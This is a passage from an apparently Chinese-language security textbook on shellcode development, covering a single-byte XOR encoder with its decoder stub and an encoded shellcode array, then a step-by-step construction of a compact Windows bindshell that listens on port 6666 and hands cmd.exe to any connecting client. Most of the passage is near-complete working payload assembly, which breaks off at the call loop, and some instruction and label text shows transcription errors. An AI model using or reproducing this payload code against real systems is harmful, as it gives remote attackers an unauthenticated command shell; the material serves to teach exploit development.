"\x80\xFB\x90"	CMP BL,90	将 0x90 作为 shellcode 结束的标识符
"\x75\xF1"	JNZ	

最后, 将这 20 个字节的解码指令与经过编码的 shellcode 一起送入装载机测试。




```

char final_sc_44[]=
"\x83\xC0\x14"      //ADD EAX,14
"\x33\xC9"          //XOR ECX,ECX
"\x8A\x1C\x08"      //MOV BL,BYTE PTR DS:[EAX+ECX]
"\x80\xF3\x44"      //XOR BL,44
                        //notice 0x44 is taken as temp key to decode !
"\x88\x1C\x08"      //MOV BYTE PTR DS:[EAX+ECX],BL
"\x41"              //INC ECX
"\x80\xFB\x90"      //CMP BL,90
"\x75\xF1"          //JNZ SHORT decoder.00401034
"\xb8\x2c\x2e\x4e\x7c\x5a\x2c\x27\xcd\x95\x0b\x2c\x76\x30\xd5\x48"
"\xcf\xb0\xc9\x3a\xb0\x77\x9f\xf3\x40\x6f\xa7\x22\xff\x77\x76\x17"
"\x2c\x31\x37\x21\x36\x10\x77\x96\x20\xcf\x1e\x74\xcf\x0f\x48\xcf"
"\x0d\x58\xcf\x4d\xcf\x2d\x4c\xe9\x79\x2e\x4e\x7c\x5a\x31\x41\xd1"
"\xbb\x13\xbc\xd1\x24\xcf\x01\x78\xcf\x08\x41\x3c\x47\x89\xcf\x1d"
"\x64\x47\x99\x77\xbb\x03\xcf\x70\xff\x47\xb1\xdd\x4b\xfa\x42\x7e"
"\x80\x30\x4c\x85\x8e\x43\x47\x94\x02\xaf\xb5\x7f\x10\x60\x58\x31"
"\xa0\xcf\x1d\x60\x47\x99\x22\xcf\x78\x3f\xcf\x1d\x58\x47\x99\x47"
"\x68\xff\xd1\x1b\xef\x13\x25\x79\x2e\x4e\x7c\x5a\x31\xed\x77\x9f"
"\x17\x2c\x33\x21\x37\x30\x2c\x22\x25\x2d\x28\xcf\x80\x17\x14\x14"
"\x17\xbb\x13\xb8\x17\xbb\x13\xbc\xd4";
void main()
{
    __asm
    {
        lea eax, final_sc_04
        push eax
        ret
    }
}

```


编译运行之，看到熟悉的 failwest 了吗？

以上是一个最简单的 shellcode 编码过程，用于演示开发 shellcode 编码器、解码器的原理和方法。实际上，除了自己开发之外，一个更简单的给 shellcode 编码、解码的方法是利用 Metasploit。目前，Metasploit 3.0 所提供的编码和解码算法总共有 17 种（包括本节介绍的单字节异或算法），已经能够满足绝大多数安全测试的需要。

5.6 为 shellcode “减肥”

5.6.1 shellcode 瘦身大法

除了对内容的限制之外，shellcode 的长度也将是其优劣性的重要衡量标准。短小精悍的 shellcode 除了可以宽松地布置在大缓冲区之外，还可以塞进狭小的内存缝隙，适应多种多样的缓冲区组织策略，具有更强的通用性。

用尽可能短的代码篇幅在 shellcode 中实现丰富的功能需要很多编程技巧，我们这一节就专门讨论这类用于精简代码篇幅的编程技巧。

本节将以实现一个能够绑定端口等待外来连接的 shellcode 为例，来介绍用于精简代码篇幅的编程技巧。这些技巧和思路将为开发高级的 shellcode 带来很多启示和帮助。

本节大部分内容源于 NGS 公司的著名安全专家 Dafydd Stuttard 的文章“Writing Small Shellcode”。在征得 Dafydd 本人的同意后，我对这篇文章进行了重新加工和组织，希望对 shellcode 开发感兴趣的朋友能够有所帮助。

本节将涉及比较多的汇编知识和技术，供有一定汇编语言开发基础的朋友学习参考。如果部分指令不熟悉，请查阅附录中的汇编指令速查手册。如果您想专注于漏洞分析和利用方面的知识，也可跳过本节，直接学习后续的章节。

当 shellcode 的尺寸缩短到一定程度之后，每减少一个字节，我们都需要额外做更多努力。在实际开发之前，首先我们应当清楚 shellcode 中的指令是用什么办法“节省”出来的。

1. 勤俭持家——精挑细选“短”指令

x86 指令集中指令所对应的机器码的长短是不一样的，有时候功能相似的指令的机器码长度差异会很大。这里给出一些非常有用的单字节指令。

xchg eax, reg	交换 eax 和其他寄存器中的值
lodsd	把 esi 指向的一个 dword 装入 eax，并且增加 esi



lods b	把 esi 指向的一个 byte 装入 al, 并且增加 esi
stos d	把 edi 指向的地址中的 dword 存入 eax, 并且增加 edi
stos b	把 edi 指向的地址中的 byte 存入 al, 并且增加 edi
pushad/popad	从栈中存储/恢复所有寄存器的值
cdq	用 edx 把 eax 扩展成四字。这条指令在 <code>eax < 0x80000000</code> 时可用作 <code>mov edx, eax</code>
	NULL

2. 事半功倍——“复合”指令功能强

有时候我们可以把两件事情用一条指令完成, 例如, 用 `xchg`、`lods` 或者 `stos`。

3. 妙用内存——另类的 API 调用方式

有些 API 中许多参数都是 NULL, 通常的做法是多次向栈中压入 NULL。如果我们换一个思路, 把栈中的一大片区域一次性全部置为 NULL, 在调用 API 的时候就可以只压入那些非 NULL 的参数, 从而节省出许多压栈指令。

我们经常会遇到 API 中需要一个很大的结构体做参数的情况。通过实验可以发现, 大多数情况下, 健壮的 API 都可以允许两个结构体相互重叠, 尤其是当一个参数是输入结构体[in], 另一个用作接收的结构体[out]时, 如果让参数指向同一个[in]结构体, 函数往往也能正确执行。这种情况下, 仅仅用一个字节的短指令“`push esp`”就可以代替一大段初始化[out]结构体的代码。

4. 色既是空, 空既是色——代码也可以当数据

很多 Windows 的 API 都会要求输入参数是一种特定的数据类型, 或者要求特定的取值区间。虽然如此, 通过实验我们发现, 大多数 API 出于函数健壮性的考虑, 在实现时已经对非法参数做出了正确处理。例如, 我们经常见到 API 的参数是一个结构体指针和一个指明结构体大小的值, 而用于指明结构体大小的参数只要足够大, 就不会对函数执行造成任何影响。如果在编写 shellcode 时, 发现栈区恰好已经有一个很大的数值, 哪怕它是指令码, 我们也可以把它的值当成数据直接使用, 从而节省掉一条参数压栈的指令。总之, 在开发 shellcode 的时候, 代码可以是数据, 数据也可以是代码!

5. 变废为宝——调整栈顶回收数据

普通程序员不会直接与系统栈打交道, 通常与栈沟通的总是编译器。在编译器看来, 栈仅仅是用来保护函数调用断点、暂存函数输入参数和返回值等的场所。但是, 作为一个

shellcode 的开发人员, 必须富有更多的想象力。栈顶之上的数据在逻辑上视为废弃数据, 但其物理内容往往并未遭到破坏。如果栈顶之上有需要的数据, 不妨调整 `esp` 的值将栈顶抬高, 把它们保护起来以便后面使用, 这样能节省出很多用作数据初始化的指令。这与我们前边讲的抬高栈帧保护 shellcode 有相似之处。

6. 打破常规——巧用寄存器

按照默认的函数调用约定, 在调用 API 时有些寄存器 (如 `EBP`、`ESI`、`EDI` 等) 总是被保存在栈中。把函数调用信息存在寄存器中而不是存在栈中会给 shellcode 带来很多好处。比如大多数函数的运行过程中都不会使用 `EBP` 寄存器, 故我们可以打破常规, 直接使用 `EBP` 来保存数据, 而不是把数据存在栈中。

一些 X86 的寄存器有着自己特殊的用途。有的指令要求只能使用特定的寄存器; 有的指令使用特定寄存器时的机器码要比使用其他寄存器短。此外, 如果寄存器中含有调用函数时需要的数值, 尽管不是立刻要调用这些函数, 可能还是要考虑提前把寄存器压入栈内以备后用, 以免到时候还得另用指令重新获取。

7. 取其精华, 去其糟粕——永恒的压缩法宝, hash

实用的 shellcode 通常需要超过 200 甚至 300 字节的机器码, 所以对原始的二进制 shellcode 进行编码或压缩是很值得的。上节实验中在搜索 API 函数名时, 并没有在 shellcode 中存储原始的函数名, 而是使用了函数名的摘要。在需要的 API 比较多的情况下, 这样能够节省不少 shellcode 的篇幅。

5.6.2 选择恰当的 hash 算法

我们想要在 shellcode 中实现的功能如下。

- (1) 绑定一个 shell 到 6666 端口。
- (2) 允许外部的网络连接使用这个 shell。
- (3) 程序能够正常退出。

这个 shellcode 应当具有较强的通用性, 能够在 Windows NT4、Windows 2000、Windows XP 和 Windows 2003 上运行。开发过程中需要解决的问题实际上有这样两个。

- (1) 在不同的操作系统版本中, 用通用的方法定位所需 API 函数的地址。
- (2) 调用这些 API, 完成 shellcode 的功能。

定位 API 的方法和思路已经在上节实验中介绍过了, 这里准备进一步优化搜索 API 时使用的 hash 算法, 以精简 shellcode。

实现 bindshell 需要的函数包括。

1. kernel32.dll 中的导出函数

LoadLibraryA	用来装载 ws2_32.dll。
CreateProcessA	用来为客户端创建一个 shell 命令窗口。
ExitProcess	用于程序的正常退出。

2. ws2_32.dll 中的导出函数

WSAStartup	需要初始化 winsock。
WSASocketA	创建套结字。
bind	绑定套结字到本地端口。
listen	监听外部连接。
accept	处理一个外部连接。

我们将搜索相关库函数的导出表，查找导出表中的函数名，最终确定函数入口地址。在搜索操作中将采用比较 hash 摘要的方法，而不是直接比较函数名。其中，选择合适的 hash 算法将是这种方法的关键，也是缩短 shellcode 代码的关键。

下面是在选择这种算法时所考虑的因素。

(1) 所需的每个库文件 (dll) 内所有导出函数的函数名经过 hash 后的摘要不能有“碰撞”。

其实这个因素在一些情况下可以适当放宽。例如，当被搜索的函数排在碰撞函数名的第一个时，即使存在 hash 碰撞，我们仍然知道最先搜到的就是所需要的函数，故这种碰撞是可以容忍的。

(2) 函数名经过 hash 后得到的摘要应该最短。

可以认为单字节 (8bit) 的摘要是最优的。kernel32.dll 的导出表里有超过 900 个函数，8bit 的摘要要有 256 种可能，考虑到 hash 碰撞可以部分容忍，经过精心选择 hash 算法，这个摘要长度应该可行。如果把 hash 值缩短到小于 8bit，则需要额外的代码处理摘要的字节对齐问题，这个代价相对压缩摘要而节省出的空间来说，是得不偿失的（我们上节实验中的摘要为 4 字节，是本节摘要长度的 4 倍）。

(3) hash 算法实现所需的代码篇幅最短。

这里需要牢记于心，x86 中实现相似功能的操作码长短往往相差很多，例如：

```

\xd0\xcl      ;rol    cl,    1
\xc0\xcl\x02  ;rol    cl,    2
\x66\xcl\xcl\x02 ;rol    cx,    2

```


所以, 一个需要完成很多操作的 hash 函数的机器码在经过精心优化选取最恰当的指令后, 是有很大的“减肥”空间的。

(4) 经过 hash 后的摘要可等价于指令的机器码, 即把数据也当作代码使用。

如果所需函数的函数名后经过 hash 后得到的摘要等价于 nop 指令, 即“准 nop 指令”, 那么就可以把这些 hash 值放在 shellcode 的开头。这样布置 shellcode 可以省去跳过这段摘要的跳转指令, 处理器可以直接把这段 hash 摘要当作指令, 顺序执行过去。此时, 数据和代码实际上是重叠的。

注意: “准 NOP”指令并不仅仅是指 0x90, 而是相对于实际代码的上下文而言的, 是指不影响后续代码执行的指令。比如此时 ECX 中的值无关紧要, 那么 INC ECX 对于整个 shellcode 来说就相当于“不疼不痒”的 NOP 指令。

考虑到会有很多 hash 算法供我们选择, 您可以写一段程序来测试这些算法中哪些最符合要求。首先选取一部分 hash 需要的 x86 指令 (xor、add、rol 等) 用来构造 hash 算法, 然后把动态链接库中导出函数的函数名一个一个地送进这个 hash 函数, 得到对应的 8bit 的摘要, 并按照 hash 碰撞、摘要最短、算法精炼这三条标准对算法进行筛选。

在可被两条双字节指令实现的 hash 算法中, 可以找到 6 种符合基本条件。经过人工核查, 发现其中一种 hash 算法恰能够满足代码和数据重叠的要求。

题外话: 尽管这里的 hash 算法适用于目前所有基于 NT 的 Windows 版本, 但是如果将来的 Windows 版本在动态链接库中引进新的导出函数, 打破了容忍 hash 碰撞的限制 (新导出函数的 hash 值与我们所需函数的 hash 值一样, 并且在我们所需的函数之前定义), 那么我们就得重新寻找新的 hash 算法了。

最终的 hash 算法如下 (esi 指向当前被 hash 的函数名; edx 被初始化为 null)。

```
hash_loop:
    lodsb                ; 把函数名中的一个字符装入 al, 并且 esi+1, 指向函数
                        ; 名中下一个字符
    xor     al, 0x71      ; 用 0x71 异或当前的字符
    sub     dl, al        ; 更新 dl 中的 hash 值
    cmp     al, 0x71      ; 继续循环, 直到遇到字符串的结尾 null
    jne     hash_loop
```



通过这个 hash 函数，原函数名、hash 值、hash 值对应的指令三者之间的关系如表 5-6-1 所示。

表 5-6-1 原函数名、hash 值及其对应指令的关系

函 数 名	hash 后得到的摘要	摘要对应的等价于 nop 的指令
LoadLibraryA	0x59	pop ecx
CreateProcessA	0x81	or ecx, 0x203062d3
ExitProcess	0xc9	
WSAStartup	0xd3	
WSASocketA	0x62	
bind	0x30	
listen	0x20	
accept	0x41	inc ecx

这里顺便看一下字符串“cmd”紧跟在 hash 值后面会对程序执行有什么影响。在调用 CreateProcessA 的时候，我们需要这个字符串作参数来得到一个命令行的 shell。已知这个调用不需要后缀“.exe”，并且对字符串的要求是大小写无关的，也就是说，“cMd”与“cmD”是等价的，如表 5-6-2 所示。

表 5-6-2 ASCII 字值及其机器码对应的指令

ASCII 字符	ASCII 值（机器码）	机器码对应的指令
C (大写)	0x43	inc ebx
M (大写)	0x4d	dec ebp
d (小写)	0x64	FS:

0x64 对应的是取指前缀，就是告诉处理器取指令的时候去 FS 段中的地址里取。由于大多数情况只是要执行下一条指令，所以前缀是多余的，并且会被处理器忽略。因此，字符串“CMd”也将被处理器当作指令“不疼不痒”地执行过去。

5.6.3 191 个字节的 bindshell

在优化完 hash 算法之后，还需要把 hash 过的函数名变成真正的函数地址。有两种思路：一次解析出所有函数的入口地址，然后保存在栈中以供后面使用；在每次使用到这

个函数的时候再去解析它。这两种方案各有利弊，需要视具体情况而定，这里采用第一种方案。

我们准备把解析出的函数地址存于栈中 shellcode 的“上”边（内存低址）。由于是通过调用 `ExitProcess` 退出程序，所以不用担心堆栈平衡等内存细节。

一共有 8 个函数地址，地址为双字，每个四字节，共 32 个字节。我们将从 hash 摘要前的 24 个字节的地方开始存储函数地址，这意味着最后两个函数地址将写入 hash 值的区域，而且刚好在字符串“cmd”之前结束（8 个函数名的 hash 值，共 8 字节）。稍后就会明白，这样做是因为可以用寄存器中指向“cmd”的指针来调用 `CreateProcessA`。

之后用 `lodsrb` 指令来读取 hash 值、`stosd` 指令来存储函数地址，为此需要把 `esi` 指向 hash 值、`edi` 指向函数地址的存储位置。由于这时 `eax` 中的值相对比较小（指向栈中的某一个位置），所以还可以利用单字节指令 `cdq` 给 `edx` 置 0。

```
cdq                ;set edx = 0
xchg eax, esi      ;esi = addr of first function hash
lea edi, [esi - 0x18] ;edi = addr to start writing function
```

我们需要的函数来自于两个动态链接库文件：`kernel32.dll` 和 `ws2_32.dll`。由于 `ws2_32.dll` 还没有被装载，而每一个 Windows 的进程都会装载 `kernel32.dll`，所以先从它开始。这里仍然用上节介绍的读取 PEB 中动态链接库初始化列表的经典方法来获得动态链接库的基址。

这里要循环执行 8 次地址定位才行。当 `kernel32.dll` 中的函数地址全都被找到的时候，需要调用 `LoadLibrary`（“ws2_32”），然后用获得的基址去定位 Winsock 需要的其他函数。所以，在 8 次地址定位过程中还要加一次基址切换。

当后面调用 `WSAStartup` 函数的时候，为了避免内存错误，我们还需要一个比较大块的栈空间来初始化 `WSADATA` 结构体。此刻，`edx` 中的值是 null，我们在栈中存储字符串“ws2_32”及其指针的代码如下：

```
mov dh, 0x03
sub esp, edx      ; 栈顶抬高 0x0300
mov dx, 0x3233    ; 0x32 是 ASCII 字符 '2'，0x33 是字符 '3'
push edx          ; edx 此时的内容为 0x00003233，压栈后内存由低到高的
                  ; 方向为 0x33320000
```




```
push 0x5f327377      : 压栈后, 内存由低到高(栈顶向栈底)为
                      : 0x7773325f33320000, 就是“ws2_32”

push esp              : 此时的 esp 指向字符串“ws2_32”
```

假设解析函数地址时 `ebp` 中存储着动态链接库的基址, `esi` 指向下一个函数名的 hash 值, `edi` 指向下一个函数入口地址应该存放的位置。

在读入 hash 值之后, 需要找到函数导出表。

```
find_lib_functions:
    lodsb                      ;load next hash into al

find_functions:
    pushad                    ;preserve registers
    mov eax, [ebp + 0x3c]      ;eax = start of PE header
    mov ecx, [ebp + eax + 0x78] ;ecx = relative offset of export
                                ;table
    add ecx, ebp               ;ecx = absolute addr of export table
    mov ebx, [ecx + 0x20]      ;ebx = relative offset of names table
    add ebx, ebp               ;ebx = absolute addr of names table
    xor edi, edi               ;edi will count through the functions
```

然后, 在循环中计算导出表中所有函数名的 hash 值。

```
next_function_loop:
    inc edi                    ;increment function counter
    mov esi, [ebx + edi * 4]    ;esi = relative offset of current
                                ;function name
    add esi, ebp                ;esi = absolute addr of current
                                ;function name
    cdq                         ;dl will hold hash (we know eax is
                                ;small)

hash_loop:
    lodsb                      ;load next char into al
```



```

xor al, 0x71          ;XOR current char with 0x71
sub dl, al            ;update hash with current char
cmp al, 0x71          ;loop until we reach end of string
jne hash_loop

```

之后比较导出表中每一个函数名 hash 后得到的摘要，从而找出它们的地址。我们使用的 shellcode 装载程序假定 `eax` 指向 shellcode 的起始地址，且 shellcode 的起始正是存放所需函数 hash 摘要的地方，但在 `pushad` 指令保存所有寄存器状态之后，`eax` 将被改写，而 `eax` 原值存储在栈中 `esp+0x1c` 的地方，所以需要把计算出的 hash 值与 `esp+0x1c` 所指的 hash 值相比较。

```

cmp dl, [esp + 0x1c]   ;compare to the requested hash
jnz next_function_loop

```

当跳出 `next_function_loop` 的时候，用 `edi` 作为计数器，里边所记录的循环次数就是函数偏移地址表中的位置，剩下的就是顺藤摸瓜找出这个函数的入口地址了。

```

mov ebx, [ecx + 0x24] ;ebx = relative offset of ordinals table
add ebx, ebp          ;ebx = absolute addr of ordinals
                      ;table
mov di, [ebx + 2 * edi] ;di = ordinal number of matched
                      ;function
mov ebx, [ecx + 0x1c] ;ebx = relative offset of address table
add ebx, ebp          ;ebx = absolute addr of address table
add ebp, [ebx + 4 * edi] ;add to ebp (base addr of module) the
                      ;relative offset of matched function

```

现在 `ebp` 中已经存放着所需的函数地址了，然而我们希望这个地址由 `edi` 中的指针引用。可以用 `stosd` 把地址存到那里，但是需要首先恢复 `edi` 的原始值。下面这几行代码虽然看起来有点不合常理，但却能够完成这个任务，并且只需要 4 个字节。

```

xchg eax, ebp        ;move func addr into eax
pop edi              ;edi is last onto stack in pushad
stosd                ;write function addr to [edi]
push edi             ;restore the stack ready for popad

```



现在已经能够完成一个函数名 hash 对应的入口地址的解析了。我们需要保存寄存器状态，然后继续循环执行，直到所需的 8 个函数名的 hash 都被解析出来。回忆一下前面是怎样存放这些函数地址的？对了，最后一个函数地址将准确地把存放函数名 hash 的地方覆盖掉（后面是“cmd”字符串），所以我们可以通过判断 esi 和 edi 两个寄存器中指针的相同来结束用于 API 定位的循环体。

```
popad
cmp esi, edi
jne find_lib_functions
```

这差不多就是解析 API 入口地址的全过程，唯一欠缺的就是从 kernel32.dll 切换到 ws2_32.dll 中去解析函数地址了。当搞定前三个函数地址的时候，在执行 find_functions 之前加入下面几行代码来做到动态连接库的切换。

```
cmp al, 0xd3                ;hash of WSASStartup
jne find_functions
xchg eax, ebp                ;save current hash
call [edi - 0xc]             ;LoadLibraryA
xchg eax, ebp                ;restore current hash, and update ebp
                             ;with base address of ws2_32.dll
push edi                     ;save location of addr of first
                             ;Winsock function
```

注意：这时指向字符串“ws2_32”的指针恰好在栈顶，所以可以直接调用 LoadLibraryA。

获得了这些函数地址之后，我们需要恰当地调用这些 Winsock 相关的函数。

首先需要调用 WSASStartup 来初始化 Winsock。前面已经说过在解析函数的同时就把函数地址存在了栈中，并且是按照调用顺序存放的。因此，可以把函数地址装入 esi，然后用 lodsd/call eax 来调用每一个需要的 Winsock 函数。

WSASStartup 函数有两个参数。

```
int WSASStartup(
WORD      wVersionRequested,
```



```
LPWSADATA    lpWSAData
);
```

我们用栈区存储 WSADATA 结构体。由于这是一个[out]参数，且用于函数回写返回值，故不需要专门去初始化这个结构体。前边我们已经为自己开辟了足够大的栈空间，所以这里只要让这个结构体指针指向栈内一块空闲的区域，别让函数在回写返回值的时候冲掉有用的数据或者 shellcode 就行。

```
pop esi      ;location of first Winsock function
push esp     ;lpWSADATA
push 0x02    ;wVersionRequested
lodsd
call eax     ;WSAStartup
```

WSAStartup 返回 0 代表 Winsock 初始化成功（如果非 0，也就不指望其余的代码能够成功运行了）。所以在 eax 中我们又有一个唾手可得的 NULL 用来做其他事情了。字符串“cmd”后面需要 NULL 作为字符串的结束；其他 Winsock 函数的参数中有不少也是 NULL。如果现在我们把栈中一大片区域都置成 NULL，那么在调用这些函数的时候就可以省去好几条对 NULL 的压栈指令。

除此以外，在调用 CreateProcessA 的时候我们只要对这片为 NULL 的栈区稍作“点缀”，就可以初始化出一个 STARTUPINFO 结构体。

```
mov byte ptr [esi + 0x13], al
lea ecx, [eax + 0x30]
mov edi, esp
rep stosd
```

WSASocket 函数有 6 个参数。

```
SOCKET WSASocket(
int af,
int type,
int protocol,
LPWSAProtocolInfo lpProtocolInfo,
```




```
GROUP g,
DWORD dwFlags
);
```

我们只关心前两个参数，其余的都将置 NULL。对于 af 参数，这里将传入 2(AF_INET)，对于 type，传入 1(SOCK_STREAM)。由于栈区已经被初始化成 NULL，所以其余的 NULL 参数压栈操作都可以省去了。

此外函数将返回一个 socket，在后面的调用中(bind 等)还要用到它。由于这里的 API 调用都不会修改 ebp 的值，所以我们可以用单字节的指令 xchg ebp, eax 把返回的 socket 保存在 ebp 中，而不是用两个字节的压栈指令存入栈中。

```
inc eax
push eax                ;type = 1 (SOCK_STREAM)
inc eax
push eax                ;af = 2 (AF_INET)
lodsd
call eax                ;WSASocketA
xchg ebp, eax           ;save SOCKET descriptor in ebp
```

下面要让得到的 socket 监听客户端的连接，也就是调用 bind 函数，它有 3 个参数。

```
int bind(
SOCKET          s,
const struct    sockaddr* name,
int             namelen
);
```

作为一个普通的程序员，通常可能会认为要正确地调用 bind 函数，首先需要完成以下工作。

- (1) 创建并初始化一个 sockaddr 结构体。
- (2) 把结构体的大小压入栈中。
- (3) 把结构体的指针压入栈中。
- (4) 把 socket 压入栈中。

如果打破这种常规的思维方式，我们可以做得更巧妙。

首先，大多数结构体的名字都允许为空，所以只关心 `sockaddr` 中前两个成员变量。

```
short sin_family;  
u_short sin_port;
```

其次，指明结构体大小的参数不一定真的就是精确的结构体长度。前面已经说过，只要这个参数足够大就行。所以这里将用 `0x0a1a0002` 作为指明结构体的大小的参数。其中，`0x1a0a` 是十进制的 6666，后面会被再次用作端口号；`0x02` 则还可用作指明 `AF_INET`。不巧的是，这个 `0x0a1a0002` 中包含一个字节的 `null`，所以不能直接引用这个 `DWORD`，必须用点心思巧妙地把它构造出来。

```
mov eax, 0x0a1aff02  
xor ah, ah           ;remove the ff  
push eax             ;"length" of our structure, and its first two  
                    ;members  
push esp             ;pointer to our structure  
push ebp             ;saved SOCKET descriptor  
lodsd  
call eax             ;bind
```

结构体中其他为 `NULL` 的部分就不用我们再去操心了，因为整个栈都已经被置成了 `NULL`。

后面还需要调用 `listen` 和 `accept` 函数，这两个函数的定义如下。

```
int listen(  
    SOCKET          s,  
    int             backlog  
);  
  
SOCKET accept(  
    SOCKET          s,  
    struct sockaddr* addr,
```




```
int*          addrlen
);
```

对于这两个函数，调用的关键是我们前边已经存在 `ebp` 中的 `socket`，其他的参数还是一律传 `NULL`。`accept` 函数将返回另一个 `socket` 用来表示客户端的连接，而 `bind` 和 `listen` 函数调用成功时会返回 0。注意到这一点之后，可用返回值是否是 `NULL` 来作为循环结束的条件，在一个循环体中完成 3 次函数调用，而不是占用宝贵的 `shellcode` 空间来重复调用 3 次。读到这里，您就能明白前边把函数地址按照调用的顺序在栈里摆放的好处了。这个部分的代码如下。

```
call_loop:
    push ebp          ;saved SOCKET descriptor
    lodsd
    call eax          ;call the next function
    test eax, eax     ;bind() and listen() return 0,
                    ;accept() returns a SOCKET descriptor
    jz call_loop
```

还缺一点就要大功告成了，我们还要接受客户端的连接，把 `cmd.exe` 作为子进程运行起来，并且用客户端的 `socket` 作为这个进程的 `std` 句柄，最后正常退出。

`CreateProcess` 函数有 10 个参数，对我们而言，最关键的参数是 `STARTUPINFO` 结构体。就是这个结构体指明了“`cmd`”字符串，并把客户端的 `socket` 作为其 `std` 句柄。

`STARTUPINFO` 的大多数成员变量都可以是 `NULL`，所以用栈区被置过 `NULL` 的区域来初始化这个结构体。我们需要把 `STARTF_USESTDHANDLES` 标志位设为 `true`，然后把客户端的 `socket`（由 `accept` 函数返回，现在应该存在 `eax` 中）传给 `hStdInput`、`hStdOutput` 和 `hStdError`（其实如果不管 `stderr`，还可以节省出一条单字节指令）。

```
;initialise a STARTUPINFO structure at esp
    inc byte ptr [esp + 0x2d] ;set STARTF_USESTDHANDLES to true
    sub edi, 0x6c            ;point edi at hStdInput in
                            ;STARTUPINFO
    stosd                    ;set client socket as the stdin
```




```

;handle
stosd          ;same for stdout
stosd          ;same for stderr (optional)

```

最后就是调用 `CreateProcess` 函数。这段代码需要解释的东西不多，只要注意选取最短小精悍的指令就行。例如，由于栈中大片空间已经被置 `NULL`，故可以用单字节的短指令“`pop eax`”来为寄存器清零，而不是用两个字节的指令“`xor eax, eax`”；可以用单字节指令“`push esp`”来压入一个 `true`，而不是双字节的指令“`push 1`”。

由于 `PROCESSINFORMATION` 结构体是一个[out]型的参数，可以把它指向栈区的[in]参数 `STARTUPINFO` 结构体。

```

pop eax          ;set eax = 0 (STARTUPINFO now at esp + 4)
push esp         ;use stack as PROCESSINFORMATION
                 ;structure (STARTUPINFO now back to esp)
push esp         ;STARTUPINFO structure
push eax         ;lpCurrentDirectory = NULL
push eax         ;lpEnvironment = NULL
push eax         ;dwCreationFlags = NULL
push esp         ;bInheritHandles = true
push eax         ;lpThreadAttributes = NULL
push eax         ;lpProcessAttributes = NULL
push esi         ;lpCommandLine = "cmd"
push eax         ;lpApplicationName = NULL
call [esi - 0x1c] ;CreateProcessA

```

现在，客户端已经能获得一个 `shell` 了，当然最后还要调用 `exit` 函数让程序能够正常地退出。

```
call [esi - 0x18] ;ExitProcess
```

完整的代码实现如下。

```

;start of shellcode
;assume: eax points here

```



```

;function hashes (executable as nop-equivalent)
    _emit 0x59                ;LoadLibraryA ;pop ecx
    _emit 0x81                ;CreateProcessA ;or ecx, 0x203062d3
    _emit 0xc9                ;ExitProcess
    _emit 0xd3                ;WSAStartup
    _emit 0x62                ;WSASocketA
    _emit 0x30                ;bind
    _emit 0x20                ;listen
    _emit 0x41                ;accept ;inc ecx
                                ;"CMd"
    _emit 0x43                ;inc ebx
    _emit 0x4d                ;dec ebp
    _emit 0x64                ;FS:

;start of proper code
    cdq                        ;set edx = 0 (eax points to stack so
                                ;is less than 0x80000000)
    xchg eax, esi              ;esi = addr of first function hash
    lea edi, [esi - 0x18]      ;edi = addr to start writing function
                                ;addresses (last addr will be written
                                ;just before "cmd")

;find base addr of kernel32.dll
    mov ebx, fs:[edx + 0x30]    ;ebx = address of PEB
    mov ecx, [ebx + 0x0c]       ;ecx = pointer to loader data
    mov ecx, [ecx + 0x1c]       ;ecx = first entry in initialisation
                                ;order list
    mov ecx, [ecx]              ;ecx = second entry in list
                                ;(kernel32.dll)
    mov ebp, [ecx + 0x08]       ;ebp = base address of kernel32.dll

;make some stack space
    mov dh, 0x03                ;sizeof(WSADATA) is 0x190
    sub esp, edx

;push a pointer to "ws2_32" onto stack
    mov dx, 0x3233              ;rest of edx is null

```



```

push edx
push 0x5f327377
push esp

find_lib_functions:
    lodsb                ;load next hash into al and increment
                        ;esi

    cmp al, 0xd3         ;hash of WSASStartup - trigger
                        ;LoadLibrary("ws2_32")

    jne find_functions

    xchg eax, ebp        ;save current hash
    call [edi - 0xc]     ;LoadLibraryA
    xchg eax, ebp        ;restore current hash, and update ebp
                        ;with base address of ws2_32.dll

    push edi            ;save location of addr of first
                        ;winsock function

find_functions:
    pushad              ;preserve registers
    mov eax, [ebp + 0x3c] ;eax = start of PE header
    mov ecx, [ebp + eax + 0x78] ;ecx = relative offset of export table
    add ecx, ebp         ;ecx = absolute addr of export table
    mov ebx, [ecx + 0x20] ;ebx = relative offset of names table
    add ebx, ebp         ;ebx = absolute addr of names table
    xor edi, edi         ;edi will count through the functions

next_function_loop:
    inc edi              ;increment function counter
    mov esi, [ebx + edi * 4] ;esi = relative offset of current
                        ;function name

```




```

add esi, ebp                ;esi = absolute addr of current function
                             ;name
cdq                         ;dl will hold hash (we know eax is
                             ;small)

hash_loop:
    lodsb                   ;load next char into al and increment
                             ;esi
    xor al, 0x71             ;XOR current char with 0x71
    sub dl, al              ;update hash with current char
    cmp al, 0x71            ;loop until we reach end of string
    jne hash_loop
    cmp dl, [esp + 0x1c]     ;compare to the requested hash (saved
                             ;on stack from pushad)

    jnz next_function_loop

;we now have the right function

mov ebx, [ecx + 0x24]        ;ebx = relative offset of ordinals
                             ;table
add ebx, ebp                ;ebx = absolute addr of ordinals
                             ;table
mov di, [ebx + 2 * edi]      ;di = ordinal number of matched
                             ;function
mov ebx, [ecx + 0x1c]        ;ebx = relative offset of address
                             ;table
add ebx, ebp                ;ebx = absolute addr of address table
add ebp, [ebx + 4 * edi]     ;add to ebp (base addr of module) the
                             ;relative offset of matched function

```



```

xchg eax, ebp           ;move func addr into eax
pop edi                 ;edi is last onto stack in pushad
stosd                   ;write function addr to [edi] and
                        ;increment edi

push edi
popad                   ;restore registers
cmp esi, edi            ;loop until we reach end of last hash
jne find_lib_functions
pop esi                 ;saved location of first winsock
                        ;function
                        ;we will lodsd and call each func in
                        ;sequence

;initialize winsock

push esp                ;use stack for WSADATA
push 0x02               ;wVersionRequested
lodsd
call eax                ;WSAStartup

;null-terminate "cmd"
mov byte ptr [esi + 0x13], al ;eax = 0 if WSAStartup() worked

;clear some stack to use as NULL parameters
lea ecx, [eax + 0x30]    ;sizeof(STARTUPINFO) = 0x44,
mov edi, esp
rep stosd                ;eax is still 0
;create socket
inc eax

```




```

push eax                                ;type = 1 (SOCK_STREAM)
inc eax
push eax ;af = 2 (AF_INET)
lodsd
call eax ;WSASocketA
xchg ebp,eax                            ;save SOCKET descriptor in ebp (safe
                                        ;from being changed by remaining API
                                        ;calls)

;push bind parameters

mov eax, 0x0a1aff02                     ;0x1a0a = port 6666, 0x02 = AF_INET
xor ah, ah                              ;remove the ff from eax
push eax                                ;we use 0x0a1a0002 as both the name
                                        ;(struct sockaddr) and namelen (which
                                        ;only needs to be large enough)

push esp                                ;pointer to our sockaddr struct

;call bind(), listen() and accept() in turn
call_loop:
